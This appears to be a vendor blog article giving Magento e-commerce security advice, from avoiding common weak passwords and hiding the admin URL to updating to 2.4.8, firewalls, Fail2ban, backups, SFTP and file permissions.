According to the research by Password Manager, the most popular password is, traditionally, 123456.
Rank | Password | Comment |
1 | 123456 | Still the most-used password year after year |
2 | 111111 | Easy to type, but extremely insecure |
3 | admin | Default for many systems — highly vulnerable |
4 | qwerty | Simple keyboard pattern easily guessed |
5 | password | Surprisingly still used despite years of warnings |
6 | 123456789 | Common variation of the #1 password |
7 | 123123 | Repetitive pattern with high exposure rates |
8 | 12345 | Frequently used on systems with lower character requirements |
9 | 000000 | Often used as placeholder or temporary login |
10 | iloveyou | Sentimental but predictable phrase found in many breaches |
Obviously, such passwords are the best way to turn Magento security into Magento insecurity, making your store an easy target for hackers and scammers. So, forget about passwords like qwerty, admin, 11111, and others from the table above. To keep your Magento store protected, you need a strong password.
A strong Magento password must contain 10+ characters, including upper and lower case, numbers, and special characters like $%!#^ as well. This way, your password won’t be hacked, as even with modern equipment, it will take years to find a match.
You can use tools like KeePass, PWGen, and APG for Magento password generation – they create unique and strong passwords. Or you can create your own one, following the recommendations above and using some creativity.
Here are some more tips for you to follow when setting a Magento security password:
Change the default admin URL key https://yoursite.com/backend or https://yoursite.com/admin to a custom one.
Use IP whitelist (only particular IP addresses can access your admin panel) or VPN services. Consider a VPN for multiple devices to ensure secure access across all your devices.
- Change your passwords at least once every three months. The lifetime of Admin passwords can be limited by a setting Password Lifetime (days). To make the system require a new password after a specific time period, enter the number of days a password is valid for.
- Give admin access to those users who really need it. Give access to only those admin tabs that are necessary for the work, configure admin roles. And never share one account with several users. Additionally, conducting a Magento security audit can provide an extra layer of protection, ensuring that your e-commerce platform is safeguarded against potential vulnerabilities and threats.

5. Use advanced admin access permissions
In Magento 2 Commerce, you can set scopes based on the website/store view. Thus, a user will have permissions to see data related to a particular website/store view. Also, it logs admin users’ actions.
6. Update to Magento 2.4.8 and Implement Patch Management
As one of the leading e-commerce platforms, Magento continually releases updates aimed at addressing security vulnerabilities, enhancing performance, and introducing new features. The Magento 2.4.8 update is a significant release in this context.
By regularly updating your Magento version, you gain access to essential security patches, bug fixes, and improvements that collectively fortify your e-commerce store against potential cyber threats. Timely updates ensure that your store remains up to date with the latest security measures, reducing the likelihood of exploitation by cybercriminals.
Upgrading to the latest Magento 2.4.8 version is a critical step in strengthening the security of your e-commerce store. This update includes important security enhancements, bug fixes, and performance optimizations.
Additionally, establishing a patch management process ensures that you promptly apply future updates and security patches to keep your store protected against emerging threats.
7. Implement strong data encryption
Encrypting sensitive customer data is essential for preventing unauthorized access and protecting the confidentiality of information. Magento offers built-in encryption options that secure data transmission, storage, and communication within your store.
By employing encryption techniques, such as SSL/TLS certificates, you add an extra layer of protection, ensuring that data remains encrypted at rest and in transit.
8. Utilize secure payment gateways
Integrating secure payment gateways is vital for protecting financial transactions and customer payment information. Ensure that your e-commerce store supports trusted and compliant payment methods.
Popular options such as PayPal, Stripe, and Braintree offer robust security features and adhere to industry standards, including the Payment Card Industry Data Security Standard (PCI-DSS).
9. Regularly monitor and update extensions
Extensions play a crucial role in extending the functionality of your Magento store. However, outdated or insecure extensions can become entry points for cyber attacks.
It is essential to regularly monitor the security of installed extensions and promptly update them to ensure they remain secure and compatible with the latest Magento version.
10. Employ Web Application Firewalls (WAFs) and Intrusion Detection Systems (IDS)
Deploying Web Application Firewalls (WAFs) and Intrusion Detection Systems (IDS) provides an additional layer of defense against common cyber threats.
WAFs can help protect against attacks such as SQL injection and cross-site scripting (XSS), while IDS monitors your store's network and alerts you to potential security breaches, ensuring timely responses to potential threats.
11. Educate and train employees
One of the weakest links in online security is human error. Ensure that your employees are educated about best practices for online security, including strong password management, identifying phishing attempts, and recognizing suspicious behavior.
Regular training sessions and awareness programs can help create a security-conscious culture within your organization.
Magento Security Checklist
1. Upgrade Magento 2 security in time
Software updates bring you not only new features, but also bug and error fixes and elimination or removal of vulnerabilities. That is why it is extremely important to use the latest software versions available at the moment. It works both for Magento and the server software.
To update your operating system, use the following commands:
RHEL / CentOS
yum upgrade
Debian / Ubuntu
apt-get update

apt-get upgrade
2. Backup your Magento store regularly
You can’t be 100% secured from hackers, but there’s a certain way to feel safer: regular backups can save you from many issues. Regularly save backup copies, don’t even attempt to store them on the same server with the original website and regularly restore your copies on a sandbox to make sure they’re working well. Having your backup files on the same server with the original website is insecure not only because you need your copy to be safe if your server crashes, but also because if a hacker gets access to your server, he’ll also get his hands on the backup copy, which is, for sure, highly unwanted.
To download the free backup script and to read more tips on Magento backup feel free to read this article: How to backup a Magento store.
3. Don’t use your Magento password anywhere else
Make sure you don’t use the same password anywhere else – the risk of being hacked never reaches zero, so don’t put all eggs in one basket. In fact, this Magento security issue works with any password-protected data you own. According to passwordresearch.com, more than 15% users choose identical passwords for more than one service. Too many people don’t know that using identical passwords for several logins brings the risk of losing all of your accounts at once. Again: all your passwords must be unique. Don’t be lazy, stop reading for a moment, and change them if they aren’t. We won’t tell anyone!
4. Don’t save or store passwords on your computer
A significant part of the Trojan software steals saved passwords. You have to be careful with FTP clients and browsers as passwords are stolen through these applications more often. Never ever save passwords using this software without the master password (a password that encrypts the rest of the passwords while saving access details). Ignoring this advice can lead to login data leaks.
If you are an Apple user, you can use Apple Keychain for seamless password saving. However, sometimes you might face issues like Mac Keychain password not working. It can happen due to iCloud not syncing or simply because you forgot the Keychain’s password.
5. Change passwords regularly
Passwords shouldn’t be livelong. I advise to change passwords every 3-6 month. Even if your passwords have leaked (and even if the hacker haven’t used them), regular changeovers will make the previous leaked data useless. Make sure that passwords are changed for all the people that are using the website as well.
6. Utilize firewall
Setup firewall to deny public access to everything except web server. If you don’t have a permanent IP address to give access to it through the firewall, use VPN or Port Knocking technology.
In RHEL/CentOS the firewall settings can be found in /etc/sysconfig/iptables; when it comes to Debian/Ubuntu, use iptables-persistent (/etc/iptables-persistent/rules.v4).
Also you can install a web application firewall (such as Naxsi) to protect your store from SQL injections. Although Magento has a lot of code dedicated to guard you from injections, better safe than sorry.
7. Look for errors or suspicious activity in logs
Regularly audit Magento core web server logs and look for errors or suspicious activity. You may want to use Admin Actions Log Magento extension for that purpose, and it has been recently updated with the following features extremely important for web security:
You can set up a notification for a successful login attempt from an unusual country compared to previous logins.
"403 Forbidden" status returned by failed login page in the backend, which makes it easier to integrate with server security tools.

There is also a nice tool called Fail2ban. It scans log files and bans IPs showing the malicious signs (failed login attempts, seeking for exploits, etc). Generally Fail2Ban is used to update firewall rules to reject the IP addresses for a specified amount of time. The tool reduces the rate of incorrect authentications attempts.
8. Change backend URL
This method is more about security by obscurity, but can be useful as additional means of fighting against bots and brute force attacks. To change backend URL, edit app/etc/env.php ( backend / frontName section). Or use a command bin/magento setup:config:set --backend-frontname='secureAdmin123'.
We do not recommend changing the default admin URL using the native interface of the Magento admin panel.
Make sure the new URL is quite hard to guess. You also might want to clear your cache after these steps.
Then check your new URL and make sure that the old URL returns 404 error page.
9. Use HTTPS/SSL for backend
Using a public hotspot in a café or a mall you’re risking to suffer from MitM attack. To avoid that, employ safe connections for authorization. To start using SSL you don’t even need to buy a certificate! Just generate a self-signed certificate and make it a trusted one in your browser.
10. Forget FTP
FTP protocol was created when Internet was a newborn baby, and security wasn’t the issue at the times. Nowadays FTP usage is highly unwanted because authorization is performed with plain text and can be intercepted easily. Use SFTP protocol, as it will also relieve you from issues with IP streaming (NAT), for not everyone has a public IP for Internet usage. To configure SFTP for Magento, follow this guide.
11. Set baseline minimum access permissions
Always set minimum access permissions for web server activities. In Magento you need records in app/etc, media and var only. Besides, you can read this page about file system access permissions to learn how to do this correctly.
The best combination from the Magento security audit point of view will be as follows: let the website source code belong to the first user (say, admin), and the web server will run the code with the second user (say, apache).
12. Use antivirus software
Use trusted antivirus software and regularly update it to the latest version, as they add fresh information about new scumware to their databases every day. This will add to your data protection and remove malware from your Mac or PC that steals information and sends it to hackers.

13. Block IP addresses
You might want to restrict visitors from irrelevant addresses to view certain pages, redirect them to some specific page on your Magento 2 website, or block IP addresses if they seem to be a source of malicious activity.
You can use any Magento 2 tool to block IPs and regions, we’ll give the GeoIP Redirect module as an example, as it lets you automatically detect users’ location, redirect visitors to appropriate store view or custom URL, and restrict access for particular IP addresses.
More Magento Security Best Practices
Of course, we have covered only a part of the existing e-commerce vulnerabilities. Before wrapping it up, we would like to quickly mention other significant points - please don't forget them, too!
Make sure that all of your pages use HTTPS
Configure your servers for safety
Of course, you can use various instruments for faster and easier safety security audit by Magento developers. We’re not talking about them today. This topic qualifies for another full presentation. Our purpose today was to explain the patterns that hackers use to access your data. To use these tools, you firstly need to have a clear idea of how security holes slip into your applications. Once you’re on it, feel free to experiment with testing software and automation.
In conclusion
In an era where cyber threats continue to evolve and proliferate, updating your Magento version is a fundamental step in safeguarding your e-commerce store and protecting your customers' sensitive information.
By implementing strong data encryption, integrating secure payment gateways, enabling multifactor authentication, monitoring and updating extensions, employing WAFs and IDS, and educating your employees, you establish a robust security posture for your e-commerce store.
Prioritizing online security not only safeguards your business reputation but also fosters customer trust and loyalty, positioning your e-commerce store for long-term success in the face of evolving cyber threats.